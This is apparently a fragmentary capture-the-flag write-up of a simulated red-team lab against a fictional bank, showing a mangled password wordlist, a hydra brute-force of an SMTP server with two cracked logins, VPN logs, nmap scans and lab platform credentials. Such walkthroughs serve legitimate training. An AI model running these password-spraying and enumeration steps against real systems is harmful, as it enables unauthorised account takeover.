Reserve0!
reserve0!
CorpTheReserve0!
corpthereserve0!
Password0!
password0!
TheReserveBank0!
thereservebank0!
ReserveBank0!
reservebank0!
TheReserve0#
thereserve0#
Reserve0#
reserve0#
CorpTheReserve0#
corpthereserve0#
Password0#
password0#
TheReserveBank0#
thereservebank0#
ReserveBank0#
reservebank0#
TheReserve0##
thereserve0##
Reserve0##
reserve0##
CorpTheReserve0##
corpthereserve0##
Password0##
password0##
TheReserveBank0##
thereservebank0##
ReserveBank0##
reservebank0##

```

## Using hydra h get password and email username

```

root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources


hydra -L /home/thomas/Username.txt -P mangled-passwords.txt smtp://mail.thm -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-18 21:25:45
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 12960 login tries (l:18/p:720), ~810 tries per task
[DATA] attacking smtp://mail.thm:25/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] 1058.00 tries/min, 1058 tries in 00:01h, 11902 to do in 00:12h, 16 active
[STATUS] 1170.31 tries/min, 3511 tries in 00:03h, 9449 to do in 00:09h, 16 active
[STATUS] 1197.89 tries/min, 8385 tries in 00:07h, 4575 to do in 00:04h, 16 active
[25] [smtp] host: mail.thm login: laura.wood@corp.thereserve.loc password: Password1@
[VERBOSE] using SMTP LOGIN AUTH mechanism
[25] [smtp] host: mail.thm login: mohamed.ahmed@corp.thereserve.loc password: Password1!
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] attack finished for mail.thm (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-18 21:35:32

```

[Laura.wood@corp.thereserve.loc](mailto:Laura.wood@corp.thereserve.loc) password: Password1@

[Mohamad.ahmed@corp.thereserve.loc](mailto:Mohamad.ahmed@corp.thereserve.loc) password : Password1!



Clicking on “Submit” generates the openvpn configuration file for laura.wood@corp.thereserve.loc.


Using the configuration file with openvpn (“sudo openvpn laura.wood@corp.thereserve.loc.ovpn”) pushed two routes to me:

```
root@kali:~# sudo openvpn laura.wood@corp.thereserve.loc.ovpn
[...]
Oct 18 14:54:38 [server] Peer Connection Initiated with [AF_INET]10.201.151.12:1194
Oct 18 14:54:38 TLS: move_session: dest=TM_ACTIVATION src=TM_INITIAL reinit_src=1
Oct 18 14:54:38 [tls_multi_process]: initial untrusted session promoted to trusted
Oct 18 14:54:39 SENT CONTROL [server]: "PUSH_REQUEST" (status:1)
Oct 18 14:54:40 PUSH: Received control message: "PUSH_REPLY",route 10.201.151.21 255.255.255.255,route 10.201.151.22 255.255.255.255,route-metric 1000,route-gateway 12.100.1.1,topology/ping,ping 5,ping-restart 12,config 12.100.1.11 255.255.255.0,peer-id 0"
Oct 18 14:54:40 OPTIONS IMPORT: route default modified
Oct 18 14:54:40 OPTIONS IMPORT: route-related options modified
Oct 18 14:54:40 Using peer cipher 'AES-256-CBC'
Oct 18 14:54:40 net_route_v4_best_gw query: dst 0.0.0.0
Oct 18 14:54:40 net_route_v4_best_gw result: via 192.168.43.2 dev eth0
Oct 18 14:54:40 ROUTE_GATEWAY 192.168.43.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:87:9f:b6
Oct 18 14:54:40 TUN/TAP device tun1 opened
Oct 18 14:54:40 TUN/TAP interface tun1 MTU set to 1500 for tun1
Oct 18 14:54:40 net_ifconfig_set tun1
Oct 18 14:54:40 net_addr_v4_add: 12.100.1.11/24 dev tun1
Oct 18 14:54:40 net_route_v4_add: 10.201.151.21/32 via 12.100.1.1 dev [NULL] table 0 metric 1000
Oct 18 14:54:40 net_route_v4_add: 10.201.151.22/32 via 12.100.1.1 dev [NULL] table 0 metric 1000
Oct 18 14:54:40 Initialization Sequence Completed
Oct 18 14:54:40 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 0
Oct 18 14:54:40 Timers: ping 5, ping-restart 120
```

We found other ips in the laura ovpn 10.201.151.21


And 10.201.151.22

The I make enumerations to this to ips



```
# nmap -sC -sV 10.201.151.22 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 15:04 EDT
Nmap scan report for 10.201.151.22
Host is up (0.34s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 e6:f0:fb:5b:24:28:68:13:da:dd:c5:5f:67:4e:be:4f (RSA)
|   256 93:f5:8f:4c:31:15:fc:8e:38:03:3e:d5:b7:1c:ed:d3 (ECDSA)
|_  256 56:3f:8a:33:a4:1f:dc:11:9a:a1:67:a6:7d:f8:76:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK2
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: WRK2.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|   System_Time: 2024-10-18T19:06:44+00:00
|   ssl-cert: Subject: commonName=WRK2.corp.thereserve.loc
|   Not valid before: 2024-08-31T14:58:23
|   Not valid after:  2025-03-02T14:58:23
|_  _ssl-date: 2024-10-18T19:06:42+00:00; -1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_  _clock-skew: mean: -1s, deviation: 0s, median: -1s
```



```
Completed NSE at 15:05, 0.01s elapsed
Nmap scan report for 10.201.151.21
Host is up (0.39s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 21:78:e2:79:d3:93:ee:f9:aa:70:94:ec:01:b3:a5:8f (RSA)
|   256 e0:f7:bd:67:9:93:b5:74:0:f:0:a:83:f:fe:f5:c8:9a (ECDSA)
|_  256 bd:83:0:c:e3:b4:4f:78:f2:e3:4:a:52:0:3:3:c:a5:c:e:58 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| _ssl-date: 2024-10-18T19:05:55+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK1
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: WRK1.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|   System_Time: 2024-10-18T19:05:18+00:00
|   ssl-cert: Subject: commonName=WRK1.corp.thereserve.loc
|   Issuer: commonName=WRK1.corp.thereserve.loc
|   Public Key type: rsa
|   Public Key bits: 2048
|   Signature Algorithm: sha256WithRSAEncryption
|   Not valid before: 2024-08-31T14:58:11
|   Not valid after:  2025-03-02T14:58:11
|_  MD5: 329e:5991:df95:ebbd:097e:dcff:893b:31b6
|_  SHA-1: 3f3e:66c:5e79:d207:7f81:da7b:0552:5989:500d:b265
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Then I used ssh cetizen

SSH Username	e-citizen
SSH Password	stabilitythroughcurrency
SSH IP	X.X.X.250

You complete the questions below, the network diagram at the start of the room will show the IP specific to your network. Use that information to replace the X values.

The screenshot shows a terminal window with the following text:

```
root@kali:~/home/thomas
# ssh e-citizen@10.201.151.250
The authenticity of host '10.201.151.250 (10.201.151.250)' can't be established.
ED25519 key fingerprint is SHA256:4aENqmojEOzwemXeL/3u5vgPdc/ZicC5ZJTikt312P0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.201.151.250' (ED25519) to the list of known hosts.
e-citizen@10.201.151.250's password:

Welcome to the e-Citizen platform!
Please make a selection:
[1] Register
[2] Authenticate
[3] Exit
Selection:1
Please provide your THM username: thomasmarcos This will also provide the testers access to an email account for communication with the government and an approved phishing email
Creating email user
User has been successfully created

To register, you need to get in touch with the government through its e-Citizen communication portal that uses SSH for communication. Here are the SSH details provided:

```

SSH details provided:

```
Username: thomasmarcos
Password: wCsWnC58H0d6FtB
MailAddr: thomasmarcos@corp.th3reserve.loc
IP Range: 10.201.151.0/24
```

Instructions:

```
These details are now active. As you can see, we have already purchased a domain for domain squatting to be used for phishing.
Once you discover the webmail server, you can use these details to authenticate and recover additional project information from your mailbox.
Once you have performed actions to compromise the network, please authenticate to e-Citizen in order to provide an update to the government. If your update is sufficient, you will be awarded a flag to indicate progress.

```

Note:

```
Any attempts made against this machine will result in a ban from the challenge.
```

I used ecitizen to create mail account

The screenshot shows a terminal window with the following text:

```
root@kali:~/home/thomas
User has been successfully created

Thank you for registering on e-Citizen for the Red Team engagement against TheReserve.
Please take note of the following details and please make sure to save them, as they will not be displayed again.

```

SSH details provided:

```
Username: thomasmarcos
Password: wCsWnC58H0d6FtB
MailAddr: thomasmarcos@corp.th3reserve.loc
IP Range: 10.201.151.0/24
```

Instructions:

```
These details are now active. As you can see, we have already purchased a domain for domain squatting to be used for phishing.
Once you discover the webmail server, you can use these details to authenticate and recover additional project information from your mailbox.
Once you have performed actions to compromise the network, please authenticate to e-Citizen in order to provide an update to the government. If your update is sufficient, you will be awarded a flag to indicate progress.

```

Note:

```
Please note once again that the e-Citizen platform, and this VPN server, 10.201.151.250, are not in-scope for this assessment.
Any attempts made against this machine will result in a ban from the challenge.
```

Best of luck and may the force be with you!

hack the bank!



Once you authenticate, you will be able to communicate with the e-Citizen system. Follow the prompts to register for the challenge, and save the information you get for future reference.


Thank you for using e-Citizen, goodbye!

Connection to 10.201.151.250 closed.


Once you complete the questions below, the network diagram at the start of the room will show the IP specific to your network. Use that information to replace the X values in your SSH

Then I installed evolution in kali linux to receive and send message  
Then I regrested using mail and password I get them from ecitizen





Then I used remmina to get remote desktop client access to other user


